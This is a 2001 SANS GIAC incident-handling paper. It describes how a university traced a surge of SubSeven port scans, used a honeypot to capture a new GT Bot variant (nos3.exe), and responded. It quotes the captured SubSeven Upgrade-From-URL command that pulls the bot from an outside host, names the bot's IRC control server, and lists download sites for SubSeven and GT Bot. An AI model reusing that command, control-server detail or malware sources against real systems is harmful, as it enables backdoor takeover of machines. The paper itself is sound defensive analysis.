GIAC CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at http://www.giac.org/registration/gcih

Discovering a New Variant of the GT Bot

David M. Dandar

November, 2001
GCIH Practical V2.0 option 1

Abstract:

This practical assignment documents the discovery of a new variant of the Global Threat IRC bot, `nos3.exe,` through the appearance of heavy port 27374/tcp activity. Additional emphasis to documenting the incident handling process is given.

1. Overview

The incident discussed evolves around a sudden surge in network activity first discovered shortly after it occurred on November 1st at 15:58:31 EST. The activity consisted of a very large number of inbound port 27374/tcp SYN scans directed to numerous subnets within my institution's class B address space. The scanning activity was intense enough to overload the perimeter firewall router to the point were packets were ignored, resulting in Denial-of-Service effects. While the initial scan lasted only about 5 minutes, we continued to see scanning activity long after the initial scan. **Incidents.org**'s incident handling team was contacted for assistance, and a honeypot was installed to simulate the **SubSeven** trojan and capture the source of the malicious code. Once the malicious code was captured, it was analyzed by members of the **Incidents.org** incident handling team and a report was added to the handler's diary.

2. The Exploit

The vulnerability scanned for was the presence of the **SubSeven** server, a remote control an access application that would normally only be found on systems compromised through other means. Once an active **SubSeven** server is found, the server would be replaced with a variant of the **GT Bot** code.

2.1 SubSeven

- The **SubSeven** trojan, also known as **BackDoorG** and **Sub7**, is a backdoor application that can be used to facilitate remote control of computers running any of the Windows 9x operating systems. The SubSeven trojan was first discovered April of 1999.[2]
- It is frequently installed without the user's knowledge via a trojan application received through E-mail or a newsgroup.[3]
- The backdoor is commonly configured to listen on port 27374/tcp. An attack can connect to **SubSeven** on this port to issue commands.
- The **SubSeven** trojan may phone home once installed by sending e-mail or joining an IRC channel.
- Once activated, the backdoor allows an attacker to have nearly full control of the host computer.
- The attacker can use the remote control functions to do just about anything, including peruse the host filesystem, launch programs, grab control of the system and harass the user. The **SubSeven** trojan is comparable to the **BackOrifice** program, although **BackOrifice** is slightly more sophisticated. For an

© SANS Institute 2000 - 2005 Author retains full rights.

interesting list of SubSeven commands, see [3].

- The **SubSeven** feature exploited in this incident is the Upgrade-From-URL or **UFU** command. By sending this command to the SubSeven server, an attacker can install a new version of the **SubSeven** trojan, or a different malicious application.
- Numerous versions of the **SubSeven** backdoor exist, along with several add-on modules to increase the flexibility and capabilities of the application.
- More information about the **SubSeven** trojan can be found at:
  - [http://vil.mcafee.com/dispVirus.asp?virus_k=10171[2]]
  - [http://www.f-secure.com/v-descs/subseven.shtml[3]]
  - [Downloadable]from: http://www.subseven.de/ *(caution: contains pornographic content)*

2.2 GT Bot

- The Global Threat Bot, also known as **GT Bot**, is a script written in the powerful scripting language of the **mIRC** IRC client. It allows for partial remote control of any system that is capable of running the **mIRC** client, namely Windows. There are no Macintosh, Linux or other Unix ports of **mIRC**.
- Typically this bot is installed without the user's knowledge through another exploit. Some variations of this bot, such as the one found in the incident documented below, include the ability to scan for vulnerabilities and backdoors, such as **SubSeven**.
- Once infected, the bot will connect to a predetermined IRC server and channel to receive commands. An attacker can issue any command recognized by the bot to all of the bots on the channel. Most commands in the original bot are useful for attacking IRC networks, while others can be used for general DDoS attacks.
- Several variants of the **GT Bot** have been discovered, largely due to it's simple script code. Anyone can easily extend the bot, adding functions or changing the default behavior.
- More information about the **GT Bot** can be found at:
  - [**http://www.lockdowncorp.com/bots/gtbot.html[5]**]
  - [Downloadable]from: http://crackerz.por5.com/ *(download link broken, visit http://crackers.port5.com/Downloads/GTBot/ to bypass the link)*

2.3 nos3.exe

- This variant of the **GT Bot** is what was found in this incident. No information has been found that documents the differences between this bot and the **GT Bot**. While the code is very similar some extensions appear to have been added in the network section. Additionally, script that allows the attacker to view the filesystem of the infected host as well as download files from it appears to have been added. Numerous differences existed when doing a simple **diff** between the **GT Bot** scripts and the **nos3.exe** scripts, but the compressed executables within the bot distribution are unchanged.
- The **nos3.exe** file is a self extracting archive, containing a copy of the **mIRC** IRC client as well as the other components of the **GT Bot** code.
- The **nos3.exe** bot was downloadable from http://home.earthlink.net/ huntersingle/nos3.exe, but that site has since been closed down. No other public source has been found for this code.

3. The Attack

© SANS Institute 2000 - 2005 Author retains full rights.

3.1 Network Overview

The network involved in the incident is that of a University. For this incident, the relevant network components include the Internet, Internet router, firewall router, campus network and sample host systems (see Figure 1).

Connectivity to the internet is provided by an 155Mbs OC3 ATM connection at the Internet router. A portion of the OC3 connection is dedicated to ATM streaming video applications and the support of other WAN applications. The Internet router, a Cisco 7500 series unit, is primarily responsible for maintaining BGP route information and routing of campus Internet traffic.

Connected to the Internet router via a Cisco 2900 series switch is a Cisco 7100 device known as the firewall router. This device is primarily responsible for performing access-list based packet filtering of internet traffic, as well as support for traffic shaping and monitoring functions. The switch joining the Internet router and firewall router also serves as a tap for IDS systems and raw packet capture using port-spanning functions.

Extending inward from the firewall router is the bulk of the campus network core and campus network. The campus network consists of numerous other components and approximately 7,000 hosts. The detailed structure of this portion of the network is not relevant to this incident, although sample connections are shown.

There is no stateful firewall at the perimeter of the network as we currently maintain an allow-by-default policy. Packet filtering is only done to the extent that is necessary to protect the campus network and resources and is typically initiated reactively rather than proactively.




Figure 1: Diagram of relevant network components

3.2 Attack Overview

© SANS Institute 2000 - 2005 Author retains full rights.

The particular attack involved in this incident is the exploit of the SubSeven trojan. Only systems already infected with the well-known SubSeven trojan are affected by this attack, making the overall threat of infection lower than as with many other exploits.

The attack began with heavy SYN scans against our network. While not likely an intentional affect of the scan, we did experience DoS affects due to the high volume of inbound traffic the scan generated. Once a system was found running the SubSeven trojan, a later attempt was made to exploit the trojan. By connecting to the trojan and issuing the **UFU** command, the attacker can trigger the program to connect to a remote URL, provided with the **UFU** command, and download an *upgrade* to the existing trojan code. The upgrade merely consists of a new program to run and hook into the system such that the program starts automatically each time the system is reloaded. The downloaded program essentially replaces the **SubSeven** program. In this case, since the newly downloaded program was not the **SubSeven** trojan, the infected system does not continue to run **SubSeven** nor listen on tcp port 27374.

While the nature of the scan is what is alerted us to the possibility of worm-like malicious code, the actual attack to exploit **SubSeven** was not seen until after a **SubSeven** simulating *honeypot* was configured to capture the attack sequence. The honeypot used consisted of a simple Perl program that would listen on tcp port 27374. When a connection to the honeypot is made, a banner message identical to one provided by the **SubSeven** trojan is given. The attacking system then has the opportunity to issue commands to the honeypot. Any commands issued to the honeypot are logged.

3.3 The Scan

A scan consists of attempts to contact numerous hosts on a network. In this case, the scans seen are directed against tcp port 27374. To initiate a connection using TCP protocol, the requesting host must first send a SYN packet to the host it wishes to connect to. This is the first step in the three-way handshake that establishes a TCP connection. If a host is not present on the network, no response is elicited, although some routers may return host-unreachable ICMP messages.

If a host is present on the network, but is not accepting connections on the desired port, a RST (reset) is normally sent to the requesting host. Below is an example of the SYN/RST exchange that occurs with a host that is not infected with the SubSeven trojan. Any addresses beginning as 192.168 represent sanitized addresses on the campus network. Note the *S*, flag and *R*, flag indicating the presence of the SYN and RST control bits:

```
02:03:56.553743 P 24.216.205.49.2147 > 192.168.4.7.27374: S  584839937:584839937(0) win 16384
    <mss 1460,nop,nop,sackOK> (DF)

02:03:56.554396 P 192.168.4.7.27374 > 24.216.205.49.2147: R  0:0(0) ack 584839938 win 0
```

Below is a packet capture of the honeypot system being probed during one of the heavy scans. The time shown corresponds to the November 6th, EST capture of the malicious code in the honeypot. See section 4.2 for more details. Note that the honeypot, listening on port 27374, accepts the connection with a SYN, SYN-ACK, ACK exchange. Likewise note that the attacking host requests to close the connection with a FIN immediately after accepting it, before the honeypot offers the SubSeven connection banner. More interestingly though, the attacking host issues a RST to the honeypot when this information is delivered, suggesting that the attacking host has already closed the socket. Typically, the socket would remain open until both hosts have sent and acknowledged the FIN, but in this case the immediate closing of the socket suggests that the scanner is designed only to scan, not to actually communicate.

```
02:03:13.930015 P 209.214.189.15.1695 > 192.168.202.23.27374: S 67727055:67727055(0) win 8192
```

© SANS Institute 2000 - 2005 Author retains full rights.

```
    <mss 536,nop,nop,sackOK> (DF)

02:03:13.930742 P 192.168.202.23.27374 > 209.214.189.15.1695: S 670051857:670051857(0) ack 67727056
    win 5840 <mss 1460,nop,nop,sackOK> (DF)

02:03:14.281320 P 209.214.189.15.1695 > 192.168.202.23.27374: . 1:1(0) ack 1 win 8576 (DF)

02:03:14.409278 P 209.214.189.15.1695 > 192.168.202.23.27374: F  1:1(0) ack 1 win 8576 (DF)

02:03:14.412596 P 192.168.202.23.27374 > 209.214.189.15.1695: . 1:1(0) ack 2 win 5840 (DF)

02:03:14.565840 P 192.168.202.23.27374 > 209.214.189.15.1695: P 1:81(80) ack 2 win 5840 (DF)

02:03:14.585788 P 192.168.202.23.27374 > 209.214.189.15.1695: FP  81:144(63) ack 2 win 5840 (DF)

02:03:14.904734 P 209.214.189.15.1695 > 192.168.202.23.27374: R  67727057:67727057(0) win 0 (DF)

02:03:14.920299 P 209.214.189.15.1695 > 192.168.202.23.27374: R  67727057:67727057(0) win 0
```

3.4 The Compromise Attempt

Later, presumably after the scan results have been reported, a different hosts connects to the honeypot attempting to issue the actual UFU command. As we can see, 51 bytes of data were sent to the SubSeven honeypot by the attacking host:

```
02:22:22.309205 P 24.71.161.232.4254 > 192.168.202.23.27374: S 14062164:14062164(0) win 8192 <mss
    1460,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> (DF) [tos 0x88]

02:22:22.310990 P 192.168.202.23.27374 > 24.71.161.232.4254: S 1892595285:1892595285(0) ack 14062165
    win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF)

02:22:22.433681 P 24.71.161.232.4254 > 192.168.202.23.27374: . 1:1(0) ack 1 win 8760 (DF) [tos 0x88]

02:22:22.551646 P 192.168.202.23.27374 > 24.71.161.232.4254: P 1:81(80) ack 1 win 5840 (DF)

02:22:22.738429 P 24.71.161.232.4254 > 192.168.202.23.27374: P 1:52(51) ack 81 win 8680 (DF) [tos 0x88]

02:22:22.739925 P 192.168.202.23.27374 > 24.71.161.232.4254: . 81:81(0) ack 52 win 5840 (DF)
```

These 51 bytes in the highlighted packet from the attacking host contain the UFU download command: `UFUhttp://home.earthlink.net/huntersingle/nos3.exe`.

Following that packet, the response `downloading file. file successfully downloaded. [11020 .bytes]` should have been sent. In this case though, the UFU command was not followed with a carriage return, and the honeypot code therefore did not acknowledge the command.

3.5 The New Bot

At this point, had the honeypot been a real **SubSeven** trojan, a connection would have been made to the URL given and the `nos3.exe` program downloaded and executed. Once executed, the contents of the `nos3.exe` archive would be extracted into `c:\windows\sysbckup\wbckup32.dll\` and the `temp.exe` application contained within the archive executed, thereby starting the **GT Bot**. See section 4.2 for more information.

© SANS Institute 2000 - 2005 Author retains full rights.

The new bot, once running, would connect to an IRC server running at `noreics.scieron.com` on port 7666/tcp and log in with the handle smurf8.

3.6 Post Compromise Activity

Later additional scans are made of the honeypot, possibly to see if it is still listening on tcp port 27374. Keep in mind that the infection with new code should have disabled the SubSeven trojan, leaving 27374 unconnected.

```
02:22:38.679481 P 24.254.34.197.14371 > 192.168.202.23.27374: S 1370000389:1370000389(0) win 60352
    <mss 1460,nop,wscale 2,nop,nop,sackOK> (DF)

02:22:38.680109 P 192.168.202.23.27374 > 24.254.34.197.14371: S 1906389673:1906389673(0) ack 1370000390
    win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF)

02:22:38.754278 P 24.254.34.197.14371 > 192.168.202.23.27374: . 1:1(0) ack 1 win 64240 (DF)

02:22:43.868142 P 192.168.202.23.27374 > 24.254.34.197.14371: P 1:81(80) ack 1 win 5840 (DF)

02:22:44.051534 P 24.254.34.197.14371 > 192.168.202.23.27374: . 1:1(0) ack 81 win 64220 (DF)

02:23:28.970687 P 24.254.34.197.14371 > 192.168.202.23.27374: F 1:1(0) ack 81 win 64220 (DF)

02:23:28.971441 P 192.168.202.23.27374 > 24.254.34.197.14371: P 81:144(63) ack 2 win 5840 (DF)

02:23:28.972786 P 192.168.202.23.27374 > 24.254.34.197.14371: F 144:144(0) ack 2 win 5840 (DF)

02:23:29.043103 P 24.254.34.197.14371 > 192.168.202.23.27374: R 1370000391:1370000391(0) win 0 (DF)

02:23:29.047117 P 24.254.34.197.14371 > 192.168.202.23.27374: R 1370000391:1370000391(0) win 0

02:23:29.460231 P 24.254.34.197.14384 > 192.168.202.23.27374: S 1383304801:1383304801(0) win 60352
    <mss 1460,nop,wscale 2,nop,nop,sackOK> (DF)

02:23:29.461380 P 192.168.202.23.27374 > 24.254.34.197.14384: S 1961025695:1961025695(0) ack 1383304802
    win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF)

02:23:29.534449 P 24.254.34.197.14384 > 192.168.202.23.27374: . 1:1(0) ack 1 win 64240 (DF)

02:23:29.549712 P 192.168.202.23.27374 > 24.254.34.197.14384: P 1:81(80) ack 1 win 5840 (DF)

02:23:29.819199 P 24.254.34.197.14384 > 192.168.202.23.27374: . 1:1(0) ack 81 win 64220 (DF)

02:23:33.417237 P 24.254.34.197.14384 > 192.168.202.23.27374: F 1:1(0) ack 81 win 64220 (DF)

02:23:33.419055 P 192.168.202.23.27374 > 24.254.34.197.14384: . 81:81(0) ack 2 win 5840 (DF)

02:23:33.419127 P 192.168.202.23.27374 > 24.254.34.197.14384: P 81:144(63) ack 2 win 5840 (DF)

02:23:33.419733 P 192.168.202.23.27374 > 24.254.34.197.14384: F 144:144(0) ack 2 win 5840 (DF)

02:23:33.499393 P 24.254.34.197.14384 > 192.168.202.23.27374: R 1383304803:1383304803(0) win 0 (DF)

02:23:33.503407 P 24.254.34.197.14384 > 192.168.202.23.27374: R 1383304803:1383304803(0) win 0

02:23:40.232044 P 24.254.34.197.14388 > 192.168.202.23.27374: S 1386182551:1386182551(0) win 60352
```

© SANS Institute 2000 - 2005 Author retains full rights.

```
    <mss 1460,nop,wscale 2,nop,nop,sackOK> (DF)

02:23:40.232613 P 192.168.202.23.27374 > 24.254.34.197.14388: S 1962398866:1962398866(0) ack 1386182552
    win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF)

02:23:40.306585 P 24.254.34.197.14388 > 192.168.202.23.27374: . 1:1(0) ack 1 win 64240 (DF)

02:23:40.321580 P 192.168.202.23.27374 > 24.254.34.197.14388: P 1:81(80) ack 1 win 5840 (DF)

02:23:40.527500 P 24.254.34.197.14388 > 192.168.202.23.27374: . 1:1(0) ack 81 win 64220 (DF)

02:23:48.893467 P 24.254.34.197.14388 > 192.168.202.23.27374: F 1:1(0) ack 81 win 64220 (DF)

02:23:48.894039 P 192.168.202.23.27374 > 24.254.34.197.14388: P 81:144(63) ack 2 win 5840 (DF)

02:23:48.895505 P 192.168.202.23.27374 > 24.254.34.197.14388: F 144:144(0) ack 2 win 5840 (DF)

02:23:48.965882 P 24.254.34.197.14388 > 192.168.202.23.27374: R 1386182553:1386182553(0) win 0 (DF)

02:23:48.969907 P 24.254.34.197.14388 > 192.168.202.23.27374: R 1386182553:1386182553(0) win 0
```

Two hours later after the UFU command was issued, keepalive traffic is seen, suggesting that the attacking computer is still on-line and has yet to close the connection. Every two hours thereafter, additional keepalive traffic is seen. A normal successful UFU command would have resulted in a closed connection.[1]

```
04:22:24.602399 P 24.71.161.232.4254 > 192.168.202.23.27374: . 51:52(1) ack 81 win 8680 (DF) [tos 0x88]

04:22:24.603062 P 192.168.202.23.27374 > 24.71.161.232.4254: . 81:81(0) ack 52 win 5840 <nop,nop,
    sack 1 {51:52} > (DF)

06:22:23.456131 P 24.71.161.232.4254 > 192.168.202.23.27374: . 51:52(1) ack 81 win 8680 (DF) [tos 0x88]

06:22:23.456747 P 192.168.202.23.27374 > 24.71.161.232.4254: . 81:81(0) ack 52 win 5840 <nop,nop,
    sack 1 {51:52} > (DF)

08:22:22.567729 P 24.71.161.232.4254 > 192.168.202.23.27374: . 51:52(1) ack 81 win 8680 (DF) [tos 0x88]

08:22:22.610200 P 192.168.202.23.27374 > 24.71.161.232.4254: . 81:81(0) ack 52 win 5840 <nop,nop,
    sack 1 {51:52} > (DF)
```

4. The Incident Handling Process

4.1 Preparation

Proper preparation is critical to successful and efficient incident handling. In this case, there were several steps taken well in advance that prepared us for this incident.

Established incident handling policies defined the steps that could be taken, as well as who was to be kept informed, and who could be consulted should upper management need to support a corrective action. Being familiar with the policy and having it readily available for reference avoids a great deal of confusion and chaos when an incident occurs. The policies we have in place also address different handling methods for incidents involving internal users and incidents involving external sites. While specific incident handling procedures are not included in the established policies (as we tend to keep procedure and policy separate),

© SANS Institute 2000 - 2005 Author retains full rights.

improved incident handling practices have been incorporated into our responses since my attendance at the SANS conference.

As the primary incident handler and security officer, I already had a working relationship with the network security engineer as well as the other system administrators that could be consulted or called upon should an incident arise. Furthermore, I was also very familiar with the network architecture and what countermeasures were available, should they be needed. This familiarity is crucial to making timely decisions as well as keeping events under control.

Another key component to our incident preparation includes the network architecture. While our institution currently maintains an allow-by-default policy, a point of heated debate in the higher-education community, the policies we have in place do enables us to block arbitrary traffic without requiring a configuration change approval process should the actions be deemed necessary to protect University resources. The network architecture does not include stateful firewalling for the majority of the systems connected to the campus network, but it does include a firewalling router that can be used to log or block traffic should it be necessary. Additionally, two different IDS systems are attached between the Internet router and firewall router. These IDS systems, in combination with raw packet capture capability available via a Linux host connected alongside the IDSs, allow us an unimpaired view of the network activity entering or leaving the campus network via the internet. This ability to monitor and arbitrarily view network activity has proved invaluable in detecting and verifying incidents.

We have not implemented automatic notification of IDS events as our class B netblock easily receives tens of thousands of malicious events per day, most organized within two to three dozen scans. Despite the risks and exposure associated with an allow-by-default perimeter policy, we tend to see very few actual compromise events and tend to rely on end-host hardening. With this in mind, establishing automated notification of potential events could every easily exceed our capacity to respond.

Regular network vulnerability scanning also helps us understand what is connected to the campus network. In this incident, regular scanning of the campus network and monitoring of outbound activity enabled us to be reasonably assured that our exposure to SubSeven probes was minimal as no SubSeven trojans had been detected on campus.

Obviously, there are several other preparatory steps that are critical for most environments, even though most of them did not come into play in this incident. At our site, these other steps include the development of disaster recovery and business contingency plans, verified archival backups of all servers and major workstations, fault tolerant architectures, established on-call procedures and other necessary safeguards.

4.2 Identification

For this incident, the complete identification process continued well beyond the discovery of the initial scan as well as some parts of the containment, eradication, and recovery steps because we were dealing with something wholly unknown. It was not until the malicious code had been captured that we had a good idea of what we were dealing with.

Proper preparation enabled us to detect the initial scan very quickly. Information from the **Snort** IDS was able to identify this as a port scan against 27374/tcp:

```
Nov  1 15:58:31 24.95.217.34:1066 -> 192.168.116.0:27374 SYN ******S*
```

© SANS Institute 2000 - 2005 Author retains full rights.

```
Nov  1 15:58:31 24.95.217.34:1067 -> 192.168.116.1:27374 SYN ******S*

Nov  1 15:58:31 24.95.217.34:1068 -> 192.168.116.2:27374 SYN ******S*

Nov  1 15:58:31 24.95.217.34:1069 -> 192.168.116.3:27374 SYN ******S*

Nov  1 15:58:31 24.95.217.34:1070 -> 192.168.116.4:27374 SYN ******S*

Nov  1 15:58:31 24.95.217.34:1072 -> 192.168.116.6:27374 SYN ******S*

Nov  1 15:58:31 24.95.217.34:1073 -> 192.168.116.7:27374 SYN ******S*

Nov  1 15:58:31 24.95.217.34:1074 -> 192.168.116.8:27374 SYN ******S*

Nov  1 15:58:32 24.95.217.34:1075 -> 192.168.116.9:27374 SYN ******S*

Nov  1 15:58:32 24.95.217.34:1076 -> 192.168.116.10:27374 SYN ******S*

Nov  1 15:58:32 24.95.217.34:1077 -> 192.168.116.11:27374 SYN ******S*

Nov  1 15:58:32 24.95.217.34:1078 -> 192.168.116.12:27374 SYN ******S*

Nov  1 15:58:32 24.95.217.34:1079 -> 192.168.116.13:27374 SYN ******S*
```

The severity of the scan was supported by information from my **synwatcher**[2] program, which reported several hundred inbound SYNs per second. Human interpretation of the data was needed though to identify this as a possible malicious code incident.


Using the raw packet capture capabilities discussed previously, I was able to view all tcp port 27374 traffic in real-time using the **tcpdump** program. Within seconds of the packets appearing on the screen, I knew from my experiences with the normal daily scans that something was unusual about this scan. There were numerous source IP addresses, suggesting that either the source IP addresses were spoofed, or this was a scan similar to what is seen with some worms like Code Red.

After verifying that tcp port 27374 was most commonly associated with the SubSeven trojan, I concluded that the overall risk of infection was probably low as we had not detected any SubSeven activity on campus in quite a while. I was concerned though as **synwatcher** had also reported a drop in the percentage of successful outbound connections during the attack, suggesting that the volume of activity was having DoS effects. The DoS effects were confirmed by network support when checking the firewall router logs. After alerting the network security engineer as well as immediate management to the potential problems, I began my analysis of the attack activity with the packets captured thus far.

On the initial attack, which lasted approximately 4 minutes, nearly 30,000 addresses were scanned, most target addresses were probed around 3 times each. There were exactly 100 unique attacking IP addresses seen in the initial scan. Surprisingly, there also appeared to be some form of coordination between the attacking addresses. All of the attacks began and ended almost simultaneously, and very rarely did any one source probe an address that had already been scanned by a different source, even with multiple sources scanning a single subnet simultaneously.

Further data analysis revealed that the source probes all had normal appearing ISNs and IPIDs, and typical TCP options, never varying for any given attacking host. This observation and the expectation that responses from the probes were desired all but eliminated the likelihood of spoofed source addresses. A graph of the scan activity captured in packet logs over the next 24 hours revealed an echo of attacks that followed in regular patterns after the initial attack.

© SANS Institute 2000 - 2005 Author retains full rights.



The scanning behavior seen had several characteristics that peaked my curiosity and led me to believe it might be a model for a fast spreading worm:

- A quick and sudden onset of activity from exactly 100 different hosts, suggesting a pre-seeding of initial attackers.
- A well organized scanning effort to maximize efficiency and rate at which new systems could be compromised.
- A continued echo of scans after the initial spike, each with different addresses, suggesting a worm that was spreading.

Around 16:30 EST on Friday, November 2nd, after continuing to see scanning activity from what amounted to over 500 unique hosts and concerned that I might be seeing a new worm, I decided to contact the **Incidents.org** incident handling team. I forwarded a graph of the scan activity and source hosts, as well as a sample pcap packet log showing inbound scans. In the e-mail, I also expressed some of my concerns and observations that correlated with expected future worm behavior presented by Vicki Irwin at the IO Wargames conference that followed my SANS course.

© SANS Institute 2000 - 2005 Author retains full rights.

By 19:30 EST, I had a response from Johannes Ullrich offering a piece of perl code he had written to capture the Leaves worm. The code would act as a honeypot, interacting as though it were a SubSeven trojan, capturing any *Update-From-URL* commands that may be entered after a successful connect by a probe. Later that evening, after receiving two additional responses, I replied to Ullrich requesting the honeypot code.

The next day, I contacted our network security engineer, trying to find a way to place the honeypot in several locations through a bit of network wizardry. After consulting a few other engineers and not being able to easily and safely accomplishing the task, I settled with a lone honeypot on a network that had yet to be scanned, set up a script to automatically page me when it was hit, and waited.

Meanwhile, I continued to analyze what data I had. After restoring from tape archives IDS logs for the previous 30 days, I had determined that we had in fact been seeing a steadily increasing number of scans, originating back on 16th of October, and that the activity had not started quite as suddenly as I originally thought (see Fig 2). Likewise, there was a steady level of scanning activity prior to a sudden drop around the 10th of October, although this activity was not as intense in nature. I was even more convinced that I may have found something new, but was relieved to see that it probably was not as bad as I had initially thought.

